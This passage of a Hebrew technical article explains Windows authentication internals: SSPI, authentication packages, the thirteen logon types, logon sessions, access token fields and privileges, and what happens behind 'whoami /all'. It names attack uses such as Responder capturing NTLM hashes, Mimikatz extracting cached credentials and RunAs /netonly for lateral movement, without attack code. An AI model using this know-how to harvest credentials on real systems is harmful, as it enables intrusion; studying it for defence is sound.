אך לחבילות אימות יש תפקיד נוסף - לספק את הלוגיקות הדרושות למערכות ההפעלה בשביל **לפעול בשם המשתמש או בשם שרת האימות.** מה הכוונה? ובכן, אם משתמש רוצה להתחבר אל שירות מרוחק שתומך באימות Windows-י (שרת SMB או Web למשל), מערכת ההפעלה תתשאל ותבחר (בצורה שקופה לגמרי למשתמש) את חבילת האימות שהצד השני (השרת) תומך בה ותשלח אליה את ה-cached credentials של היוזר בשביל לאמת אותו ולספק לו את השירות. דליגציה במלוא הדרה.

מצד שני, במידה והשירות או תוכנה שכתבתם תומך באימות מבוסס Windows על ידי SSPI הוא ידע לנתב לבד את השימוש בחבילות האימות מצד המשתמשים ולהעזר במסד הנתונים של המכונה\ דומיין על מנת לאמת אותם. מדובר ביכולות משמעותיות שאכן מנוצלות בקרב כלי תקיפה רבים.


הערה - בכל פעם שאתם רואים בדוקומנטציה משפטים בסגנון "בצורה שקופה למשתמש", "ללא התערבות המשתמש", "מנגנוני Single Sign On (SSO)" ועוד, תזכרו שלנוחות תפעולית כמעט תמיד יש מחיר אבטחתי. מערכת ההפעלה שולחת את הנתונים של המשתמש מבלי לשאול אותו בכלל אם זו אכן הפעולה שהוא התכוון לבצע. שימוש זדוני לכך היא כלי כגון Responder שמתחכה בתור שרת ארגוני לגיטימי התומך בחבילת אימות מסוג msv1_0.dll ודורש לבצע את האימות עם NTLM כשפונים אליו. בצורה הזו, תוקף המריץ את הכלי יכול לקבל את ה-hash של סיסמת היוזר ולנסות לשבור אותה כנגד בנק סיסמאות ב-offline.

כאמור, בין אם מדובר בהתחברות דומיינית, לוקאלית או מרוחקת:

- היוזר הכניס את ה-credentials שלו ← אימות אינטראקטיבי
- היוזר לא הזין credentials ← אימות לא אינטראקטיבי

אבל מדוע ה-credentials הם בכלל פקטור בכל הסיפור? מכיוון שלאחר קליטתם ובדיקתם על ידי חבילת האימות הם נשמרים **כזיכרון cache** במרחב הכתובות של תהליך LSASS על מנת שחבילות האימות **עתידיות** יוכלו להשתמש בהם במועד מאוחר יותר. כך למעשה עובד מנגנון ה-SSO בסביבת Windows.

בצורה הפשוטה הזו גם ניתן להבין את ההיגיון בקיומו של האימות הלא אינטראקטיבי - רק לאחר שבוצע אימות אינטראקטיבי, אפליקציה יכולה למנף את ה-cached credentials בשם המשתמש **ולהגיש אותם אל חבילות האימות** בשביל לבצע SSO. על מנת לבצע את הפעולה הזו, האפליקציה משתמשת בתשתית של SSPI שהצגנו מקודם. נוכל לתאר את האימות הלא אינטראקטיבי בדיאגרמה הכללית הבאה:



1. האפליקציה (ווביות במקרה של הדוגמה) יוזמת את הקריאה ל-SSPI עם בקשה לאמת חיבור רשתי עבור משתמש שניגש להשתמש בה. ממשק ה-SSPI מעביר את הבקשה אל ספריית האבטחה המתאימה ב-SSP אשר בתורה קוראת אל ה-LSA ומפעילה את חבילת האימות שהתבקשה על ידי האפליקציה עם ה-credentials הקיימים של היוזר.
2. תוצאת האימות שחוזרת מחבילת האימות, עוברת אל ה-LSA אל ספריית האבטחה ולבסוף מגיעה אל ממשק ה-SSPI שיודע לנתב ולהודיע את תוצאת האימות לאפליקציה שביקשה ממנו לבצע את האימות.

מאבסטרקציה ← לתכל'ס

טוב אז אמרנו (אני) שקיימים שישה סוגים שונים של אופרציות אימות. למעשה, מערכת ההפעלה מטפלת ומבחינה בין **13** סוגים של התחברויות - "**Logon Types**" בלשון Microsoft. שישה סוגי האימותים שהצגתי עד כה הם פירוט האבסטרקטי של אותם סוגי התחברויות. נציג את כולם בטבלה מרוכזת אחת בשביל לעשות את החיים קלים בנוגע להשוואות השונות:

Logon type	#	Valid Authenticators	Reusable credentials in LSA session	Examples
UndefinedLogonType	0			System start up
Interactive (Logon locally)	2	Password, Smartcard, other	Yes	• Local user logon • RUNAS • Hardware remote control solutions (such as Network KVM or Remote Access) • IIS Basic Auth (before IIS 6.0)
Network	3	Password, NT Hash, Kerberos ticket	No (except if delegation is enabled, then Kerberos tickets present)	• Network logon (to shared resources) • RPC calls • Remote registry • IIS integrated Windows auth • SQL Windows auth
Batch	4	Password (stored as LSA secret)	Yes	Scheduled tasks
Service	5	Password (stored as LSA secret)	Yes	Windows services
Proxy	6		No	Proxy logon
Unlock	7	password	No	Workstation unlock
NetworkCleartext	8	Password	Yes	• Network logon to the computer • IIS Basic Auth (IIS 6.0 and newer) • Windows PowerShell with CredSSP
NewCredentials	9	Password	Yes	RUNAS /netonly
RemoteInteractive	10	Password, Smartcard, other	Yes	• Remote Desktop (formerly known as "Terminal Services") • Remote Assistance
CachedInteractive	11	Password	Yes	Domain logon when DC is unavailable
CachedRemoteInteractive	12	Password	Yes	RDP when DC is unavailable
CachedUnlock	13	Password	Yes	Unlock a locked machine when DC is unavailable

כל סוגי ההתחברויות קיימות פה וערכתי אותן כך שיהיו מובנות ככול הניתן (בצמוד לדוקומנטציה). דרך טובה להתחיל להתמצא בטבלה הענקית הזו היא להבין מה רלוונטי להבנה שלנו במסגרת המאמר ומה לא.

ראשית, נאמר כי # מייצג את ה-enum של SECURITY_LOGON_TYPE שתפקידו להוות מזהה הייחודי לסוג ההתחברות ב-audit event שיווצר ב-Security event log. מעתה ואילך אפנה לסוגי ההתחברות בערך הנ"ל ולא בשמם המלא בעמודת Logon type.

סוג **0** מייצג את הזדהות משתמש המערכת וקורה בעלייתה ולכן הוא פחות מעניין אותנו. בנוסף, כל התחברויות שמתחילות ב-"cached" (**11,12,13**) פחות רלוונטיות לנו גם כי הן מערבות Domain cached credentials (DCC) ברמת המכונה הלוקאלית. אלו קיימים בשביל לבדוק את ואלדיות היוזר במקרה ונאבד קשר ל-DC ולכן המכונה מסתמכת על היסטוריה קצרה של סיסמאות מגובבות בצמוד אל NTLM של משתמשי הדומיין ששמורות לוקאלית. כתבתי על זה וכיצד כלים כמו Mimikatz מחלצים את הסודות הלוקאליים האלו בעמ' 7-11 במאמר הקודם.

סוג **8** גם פחות מעניין אותנו מכיוון שהוא מייצג התחברות רשתית בה חבילת אימות קיבלה plaintext password ללא שום גיבוב. מדובר במצבים בהם האפליקציה (כדוגמת IIS או FTP) מאפשרת לבצע אימות ללא הצפנה ולכן זה לבדו פער אבטחתי ואנחנו לא אמורים לראות לוגים של סוג 8 (לפחות במידה ולא נעשה כלל שימוש ב-TLS). בפרספקטיבה דומה של מקרי קצה, לא נעמיק במילים על סוגים **6,7**.

טוב אז נשארנו עם החבר'ה המעניינים - 2,3,4,9,10. נעבור עליהם מהר כי למעשה אתם כבר מכירים אותם היטב בזכות המאמר.

סוג **2** נוצר כאשר משתמש (עם משתמש דומייני או לוקאלי) מתחבר **לוקאלית** למכונה, סוג **3** נוצר מהתחברות **רשתית** למכונה (באמצעות WinRM, PSRemoting, WMI ובשביל לגשת לתקייה משותפת). סוג **4** מייצג יצירה של logon session בשביל לבצע משימה מתוזמנת בשם היוזר שייצר אותה.


סוג **9** עוסק במצב בו משתמש מבקש ליצור logon session חדש עבור עצמו (ממש אותה יישות לוקאלית) אבל עם הרשאות גבוהות יותר על ידי כך שהוא מספק credentials של משתמש אחר. זה מקנה לו את היכולת לגשת למשאבים אחרים בצורה נוחה תוך שמירה על המשתמש שלו. ניתן לבצע זאת באמצעות הפקודה של RunAs /netonly ומדובר בשיטת Lateral movement מאוד פופולארית. סוג **10** מאפיין ביצוע RDP למכונה מרוחקת.

בהתאם לסוג התחברות נוסף **SID ספציפי** לטוקן ההתחברות ומופק לוג שונה.

העמודה הרביעית של Reusable credentials in LSA session היא נושא מעניין בפני עצמו כי היא מייצגת את העובדה שכמעט בכל הסוגים הללו נשמר ב-LSA סשן שמחזיק את ה-credentials בזיכרון. אלו למעשה ה-NT hashes, passwords, Kerberos tickets שתהליך Lsass.exe יכול להעביר לחבילות האימות.

אוקיי אז הבנו שיש מנגנוני אימות שונים (פיזי, מרוחק, לוקאלי, דומייני, אינטראקטיבי ולא אינטראקטיבי), הם חיים זה לצד זה במערכת ההפעלה ומיוצגים על ידי Logon Types. בזמן תהליך האימות, כתלות בסוגו, חבילות האימות מופעלות. כאמור, אותן חבילות אימות עובדות אצל מערכת ה-LSA ואחראיות על רוטינת האימות מול המשתמשים והתהליכים. לכן, לאחר שהחבילה שנבחרה ביצעה תהליך אימות בהצלחה, היא מפעילה מכניזם שאחראי להכין את השטח עבור העברת המקל בחזרה ל-LSA.

בשביל כך, חבילת האימות יוצרת **logon session** חדש במערכת הלוקאלית ומספקת את ה- security information של היוזר המאומת למערכת ה-LSA. Session מוגדר ככל התהליכים והאובייקטים של המערכת אשר מאפיינים התחברות של משתמש אחד. על ידי שני אלו, מערכת ה-LSA יודעת לייצר מבנה נתונים בשם **Access Token** שמייצג את ה-local security context (קרי, ההרשאות הלוקאליות) של היוזר במכונה. אחד השדות בתוך הטוקן המזוהה עם היוזר הוא ה-LUID (locally unique identifier) שנקרא בקצרה logon ID והוא מייצג באופן חד-חד ערכי כל משתמש במערכת.



ניתן להשתמש ב-LogonSessions מבית Sysinternals בשביל למנות את את כלל ה-logon sessions שחיים כרגע במכונה. זה אולי יפתיע אתכם, אבל גם אם אתם מחוברים במערכת ההפעלה שלכם 'לבד' תוכלו לראות מקרים מסויימים 10+ במספר של ה-logon sessions עקב שירותים שונים במערכת שגם נדרשים להחזיק חיבור פעיל. לשם הדוגמה, כך נראה המבנה של logon session במקרה של היוזר שלי:

```
[9] Logon session 00000000:0017d3e3:
    User name:    JONIKAMONI\Jonathan Elkabas
    Auth package: NTLM
    Logon type:   Interactive
    Session:      1
    Sid:          S-1-5-21-1373432984-1843344090-1476446936-1003
    Logon time:   12/10/2023 2:32:41
    Logon server: JONIKAMONI
    DNS Domain:
    UPN:
```


Security Reference Monitor (SRM) הוא היישות שרצה **בקרנל** ואחראית להגדיר את מבנה הנתונים של ה-Access token המבטא את ה-security context של היוזר וגם אוכף אותו אל מול אובייקטים.

לאחר אימות מוצלח, תהליך Lsass.exe (שכאמור רץ בצד המשתמש) יבצע קריאה לפונקציה ב-SRM על מנת ליצר טוקן שמכיל את הפרופיל האבטחתי של היוזר שביצע את האימות. ההרשאות של משתמש לא נבדקות על ידי ה-SRM (ולמעשה גם לא נמצאות בטוקן שנוצר) אלא עיקר השימוש של ה-SRM בטוקן הוא לשם הבנה של ה-security context של התהליך או ה-thread שמחזיק בו.

לאחר מכן, Lsass מצמיד את הטוקן לתהליך (או תהליכים) ש-Winlogon מריץ. מכיוון שברירת המחדל היא שכל תהליך בן יורש העתק של הטוקן מתהליך האב שיצר אותו, כל התהליכים של ב-session של היוזר רצים תחת אותו טוקן.

עבור אימות אינטראקטיבי, ה-logon session יווצר לוקאלית במחשב שאליו היוזר התחבר ועבור אימות רשתי (כגון גישה בדומיין) ה-logon session **יופק במחשב שמארח את המשאב** שאליו רוצים לגשת. זה גם שורש הסיבה לבעיה המוכרת של double hop אותה נציג כראוי במאמר אחר. הנקודה שחשוב להבין היא *שבדרך כלל* באימות אינטראקטיבי cache credentials יהיו קשורים ישירות אל logon session.


מצד שני, באימות לא אינטראקטיבי *לרוב* לא יווצר לנו logon session עם cache credentials. כפי שוודאי שמתם לב, נעשה שימוש במילים "בדרך כלל" ו-"לרוב" כי ישנם מצבי קצה בהם זה לא המצב.



מסיבה זו, אם אנחנו רוצים להשתמש ב-Access token בשביל לגשת למשאבים רשתיים הוא חייב להיות מקושר ל-session עם credentials בשביל שהמכונה בקצה תבין מה ה-local security context של היוזר המאומת.


<u>כל תהליך</u> במערכת ההפעלה רץ **בקונטקסט** של משתמש כלשהו ומכיל העתק של ה-access token של היוזר, אותו טוקן מצביע ישירות על ה-logon session ובצורה הזו הקרנל יודעת לפסוק בנוגע לבקשות והודעות שהתהליך שולח בשם המשתמש כל עוד הוא מחובר למכונה (לאחר התנתקות ה-logon session נמחק).

בצורה הזו למשל, אם נסתכל דרך Process Explorer ו-Process Hacker על התהליך של winword.exe שבאמצעותו אני כותב כרגע את שורות אלו ממש, נוכל לראות שמצורף אליו הטוקן של היוזר שלי עם כל המידע שראינו מקודם:



אבל מדוע התהליך עצמו צריך את כל הנתונים האלו? ובכן כפי שכבר אמרנו, בכל פעם שתהליך יוצר thread על מנת לבצע משימה מסוימת שדורשת הרשאות אל מול אובייקטים במערכת ההפעלה, ההרשאות של ה-thread נבדקות אל מול המאפיין של האובייקט אליו ה-thread רוצה לגשת.

לכל **Securable Objects** (כדוגמת קבצים ותיקיות במערכת הקבצים, תהליכים, מפתחות registry, שירותים במ"ה, מדפסות וכד') קיים מבנה נתונים בשם **Security Descriptor** אשר מצורף למבנה שלהם בזיכרון, ביחד עם רשימה של חוקי גישה (DACL) נקבע מי ראשי לגשת אל אותו אובייקט. כלומר, בכל אינטרקציה בין אובייקטים, מערכת ההפעלה מבצעת השוואה בין המידע ב- access token למידע ב-DACL ומוודא את הרשאת האינטרקציה בשביל לקבוע אם היא לגיטימית או לא.



נרחיב על כך בהמשך המאמר. אז אילו שדות מכיל מבנה הנתונים של ה-Access Token? נוכל להסתכל על חלק מהשדות המרכזיים לפי הדוקומנטציה של Microsoft בתמונה שמשמאל.

שווה להסביר בקצרה כל אחד מהשדות כי זה יתן לנו את הפרספקטיבה להמשך כאשר נסתכל על כיצד מתקפות מבצעות מניפולציה על היבטים שונים בטוקן עצמו.

- **User**: ה-SID (security identifier) של היוזר, הוא הזהות האבטחתית של המשתמש. במידה והיוזר התחבר למכונה בצורה לוקאלית (כלומר אל משתמש לוקאלי), מערכת ב-LSA לוקחת את השדה הנ"ל מה-SAM. אם המשתמש התחבר אל משתמש דומייני ה-LSA (לאחר כל פרוצדורת האימות) לוקחת את ה-SID של היוזר מהשדה של Object-SID מהאובייקט של היוזר עצמו ב-AD ב-NTDS.
- **Group SIDs**: כל ה-SIDs של הקבוצות אליהן היוזר שייך + הערך של SID-History במידה והיוזר עבר דומיין בעבר.
- **Privileges**: הרשאות במחשב הלוקאלי אליהן זכאי המשתמש.
- **Default Owner**: מדובר ב-SID שיוגדר בצורה דיפולטיבית עבור כל אובייקט (קובץ, תיקייה, תהליך וכו') שהיוזר יצור או יקח בעלות עליו. לרוב מדובר ב-SID של היוזר עצמו או הקבוצה הראשית אליה הוא שייך.
- **Primary Group**: ה-SID של הקבוצה הראשית שהיוזר שייך אליה.
- **DACL**: Default Discretionary Access Control List, מאופיין על ידי סט built in של הרשאות שמערכת ההפעלה מחילה על אובייקטים שנוצרו על ידי היוזר עצמו כאשר לא מספקים מידע אחר על בקרת הגישה לאובייקט. ברירת המחדל של DACL מעניקה Full Control למי שיצר את האובייקט ולמערכת עצמה. מדובר בשדה (ונושא) די חשוב שנרחיב עליו ממש בקרוב.
- **Source**: התהליך שגרם ליצירת ה-Access Token מלכתחילה כגון Session Manager או RPC.
- **Type**: מציין אם הטוקן הוא מסוג primary או impersonation.
- **Impersonation Level**: ערך שמציין באיזו מידה שירות יכול לאמץ את הקונטקסט האבטחתי של היוזר שמיוצג על ידי הטוקן. נרחיב עליו בהמשך.
- **Statistics**: מידע על הטוקן עצמו. בעיקר לשימוש פנימי של מערכת ההפעלה.
- **Restricting SIDs**: בשביל לייצר טוקן מוחלש. כאשר תהליך רוצה להגביל את הגישה של ה-thread לפחות למה שזכאי היוזר עצמו, ניתן לייצר טוקן מוגבל באמצעות של רשימה של SIDs. זה שימושי מאוד במצב בו היוזר שהריץ את התהליך שייך לקבוצה חזקה.
- **TS Session ID**: מציין אם הטוקן קשור עם חיבור של terminal service או לא.
- **Session Reference**: לא מוגדר.
- **SandBox Inhert**: לא רלוונטי.
- **Audit Policy**: בשביל לבצע פעולות של ניטור ובקרה לפי משתמש. תכל'ס גם לא הכי רלוונטי.
- **Origin**: יכיל את ה-ID של ה-logon session שיצר את הטוקן אם סופקו credentials בזמן ההתחברות, אם מדובר בהתחברות רשתית אז השדה יקבל ערך 0.

חשוב לומר שאלו לא כל השדות וסה"כ ישנם כמעט 50 שדות בטוקן (כתלות בגרסה של מערכת ההפעלה). ניתן לפרסר את הפורמט של מבנה הטוקן באמצעות פנייה אל Windows API מתהליך user-mode או לצפות על המבנה כראות הקרנל (קצת שונה אבל עם אותם שדות) על ידי הפקודה dt nt!_token ב- kernel debugger.

שדה privileges הוא מצביע למערך של הרשאות לוקאליות שונות אליהם היוזר (בעל הטוקן) ראשי במערכת ההפעלה. ישנם 37 סוגים שונים של הרשאות המאפשרים למשתמש שמחזיק בהן לבצע פעולות שונות במערכת. לדוגמה:

- SeShutdownPrivilege מאפשרת ליוזר לכבות את המחשב
- SeLoadDriverPrivilege מאפשרת ליוזר לטעון או להוציא מהזיכרון דרייברים
- SeDebugPrivilege מאפשר ליוזר לדבג כל תהליך במ"ה ולגשת אל ישירות לתכני הזיכרון שלו
- SeImpersonatePrivilege מאפשרת לתהליך של היוזר ליצור thread חדש **עם טוקן אחר** מזה שיש לתהליך האב. נרחיב על כך בקרוב.

מה שכן, זה שיש ליוזר הרשאה מסויימת בטוקן לא אומר שהוא יכול להשתמש בה. לכל הרשאה יש משתנה בשם State ורק אם הוא במצב Enabled בטוקן עצמו אזי ניתן להשתמש בהרשאה. עם זאת, למרות שלא ניתן לשנות שדות בתוך הטוקן של משתמש מבלי שהוא יבצע התחברות מחדש, את אותו משתנה State אכן ניתן לשנות ועם קצת עזרה מהפונקציית Win API המתאימה (AdjustTokenPrivileges) לפעמים גם נוכל לבצע את זה ללא משתמש חזק.

הגדול של טוקנים במערכת ההפעלה לא אחיד מכיוון שמשתמשים שונים מאופיינים על ידי סט שונה של הרשאות וחברות בקבוצות. עם זאת, כל הטוקנים במ"ה מכילים את אותו סוג של מידע.

הערה - מכיוון שהאובייקט של הטוקן יושב בזיכרון של הקרנל, לא ניתן לשנות את השדות בתוכו. מסיבה זו אפעם גם לא נראה אמפלמנטציה של הוספה מלאכותית של privileges או SIDs לטוקן מתהליך user-mode לשם תזוזה רוחבית אלא שימוש זדוני בלוגיקה ופרוצדורות שנמצאים במערכת עצמה.

Whoami /all

כאמור, Access Token הוא האובייקט שמערכת ההפעלה מפרסרת ובודקת בכל פעם שאובייקט אחד רוצה לגשת אל אובייקט אחר. למרות מספר השדות הרב שהוצגו בפרק הקודם, חשוב להבין שבאופן די אינטואטיבי, השדות המרכזיים הם השלושה הראשונים - היוזר, הקבוצות אליהן היוזר שייך וההרשאות שיש לו. לא סתם אלו השדות שמוצגים כאשר מריצים את הבינארי של whoami.

```
PS C:\Users\Jonathan Elkabas> whoami /all

USER INFORMATION
----------------

User Name                   SID
========================== ============================================
jonikamoni\jonathan elkabas S-1-5-21-1373432984-18433440 90-1476446936-1003


GROUP INFORMATION
-----------------

Group Name                                 Type             SID                          Attributes
========================================== ================ ============================ ==============================================
Everyone                                   Well-known group S-1-1-0                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account and member...   Well-known group S-1-5-114                    Group used for deny only
JONIKAMONI\docker-users                    Alias            S-1-5-21-1373432984-18433...  Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators                     Alias            S-1-5-32-544                 Group used for deny only
BUILTIN\Performance Log Users              Alias            S-1-5-32-559                 Mandatory group, Enabled by default, Enabled group
BUILTIN\Users                              Alias            S-1-5-32-545                 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\INTERACTIVE                   Well-known group S-1-5-4                      Mandatory group, Enabled by default, Enabled group
CONSOLE LOGON                              Well-known group S-1-2-1                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users           Well-known group S-1-5-11                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization             Well-known group S-1-5-15                     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Local account                 Well-known group S-1-5-113                    Mandatory group, Enabled by default, Enabled group
LOCAL                                      Well-known group S-1-2-0                      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication           Well-known group S-1-5-64-10                  Mandatory group, Enabled by default, Enabled group
Mandatory Label\Medium Mandatory Level     Label            S-1-16-8192


PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                           State
============================= ===================================== =======
SeShutdownPrivilege           Shut down the system                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking              Enabled
SeUndockPrivilege             Remove computer from docking station Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set        Disabled
SeTimeZonePrivilege           Change the time zone                  Disabled
```

למעשה, מצויידים בידע שרכשנו עד כה אנחנו יכולים להסביר די בפשטות מה קורה מאחורי הקלעים כאשר אנחנו מריצים בטרמינל את הפקודה whoami /all.

אמל"ק בחמישה שלבים:

1. מציאת הקובץ whoami
2. יצירה של התהליך whoami.exe עם ירושה של כל המאפיינים של תהליך האב (cmd.exe) - כולל ה-logon session ID וה-access token של היוזר שהריץ את cmd.exe
3. פרסור הטוקן וקבלת ה-security context שמייצגים את התהליך מבחינת: השם משתמש,ה-SID של היוזר, חברות בקבוצות, SID של אותן קבוצות, הרשאות של כלל ה-SIDs.
4. בדיקה של אילו פעולות whoami.exe יכול לבצע באמצעות ה-access token שברשותו מול lsass.exe.
5. בדיקה של מאפייני שולחן העבודה (שפה, צבעים, חלונות וכד') של היוזר והדפסה למסך של תהליך האב.


נרחיב קצת על הפרוצדורה כי זה יביא לנו הצצה נחמדה לכיצד מערכת ההפעלה עובדת.

עם הרצת הפקודה נראה את ה-Windows shell או command-line interpreter (cmd.exe במקרה שלנו) מחפש את קובץ *.whoami בהתאם לרשימת התיקיות במשתנה ה-PATH. זאת מכיוון שלא הבאנו לו (בכוונה) את הנתיב המלא של הקובץ.

לאחר שהוא ימצא כי מדובר ב-C:\Windows\System32\whoami.exe הוא יקצה לו מקום ויקרא אותו לזיכרון שלו.

cmd.exe	CreateFile	C:\Users\Jonathan Elkabas
cmd.exe	QueryDirectory	C:\Users\Jonathan Elkabas\whoami.*
cmd.exe	CreateFile	C:\Python310\Scripts
cmd.exe	QueryDirectory	C:\Python310\Scripts\whoami.*
cmd.exe	CreateFile	C:\Python310
cmd.exe	QueryDirectory	C:\Python310\whoami.*
cmd.exe	CreateFile	C:\Program Files (x86)\VMware\VMware Workstation\bin
cmd.exe	QueryDirectory	C:\Program Files (x86)\VMware\VMware Workstation\bin\whoami.*
cmd.exe	CreateFile	C:\Windows\System32
cmd.exe	QueryDirectory	C:\Windows\System32\whoami.*
cmd.exe	QueryDirectory	C:\Windows\System32
cmd.exe	QueryDirectory	C:\Windows\System32
cmd.exe	CreateFile	C:\Users\Jonathan Elkabas
cmd.exe	QueryBasicInformatio...	C:\Users\Jonathan Elkabas
cmd.exe	CreateFile	C:\Windows\System32\whoami.exe
cmd.exe	QueryEAFile	C:\Windows\System32\whoami.exe
cmd.exe	CreateFileMapping	C:\Windows\System32\whoami.exe
cmd.exe	QueryStandardInform...	C:\Windows\System32\whoami.exe

כשיש ברשות cmd.exe את כל המידע על היוזר והקובץ ההרצה הוא יצור את התהליך whoami.exe עם משתני סביבה רבים של תהליך האב ויריץ אותו. בצורה הזו, מערכת ההפעלה תדע להקצות את ה- access token לתהליך החדש והוא יוגדר כ-primary security context של התהליך מעתה ואילך.



זהו, מרגע זה תהליך whoami.exe אמור להתנהל כיישות בפני עצמו. מכיוון שבסופו של יום כל תוכנה מכילה מעגל סגור של לוגיקה ופעולות, יהיו בה מנגנונים שיעזרו לה להבין באיזו סביבה ומערכת היא רצה בשביל להתאים את חלקי הקוד שברשותה עבורם. בשביל כך, whoami.exe יפתח thread על מנת לטעון מספר DLLs בסיסיים.

נקודה שמעניין להסתכל עליה היא שדה ה-TID (thread ID) שממחיש לנו באילו ספריות התהליך הולך להשתמש הרבה ולכן פותח עבורן thread "פרטי":

Process Name	Operation	Path	TID
whoami.exe	Load Image	C:\Windows\System32\whoami.exe	14804
whoami.exe	Load Image	C:\Windows\System32\ntdll.dll	14804
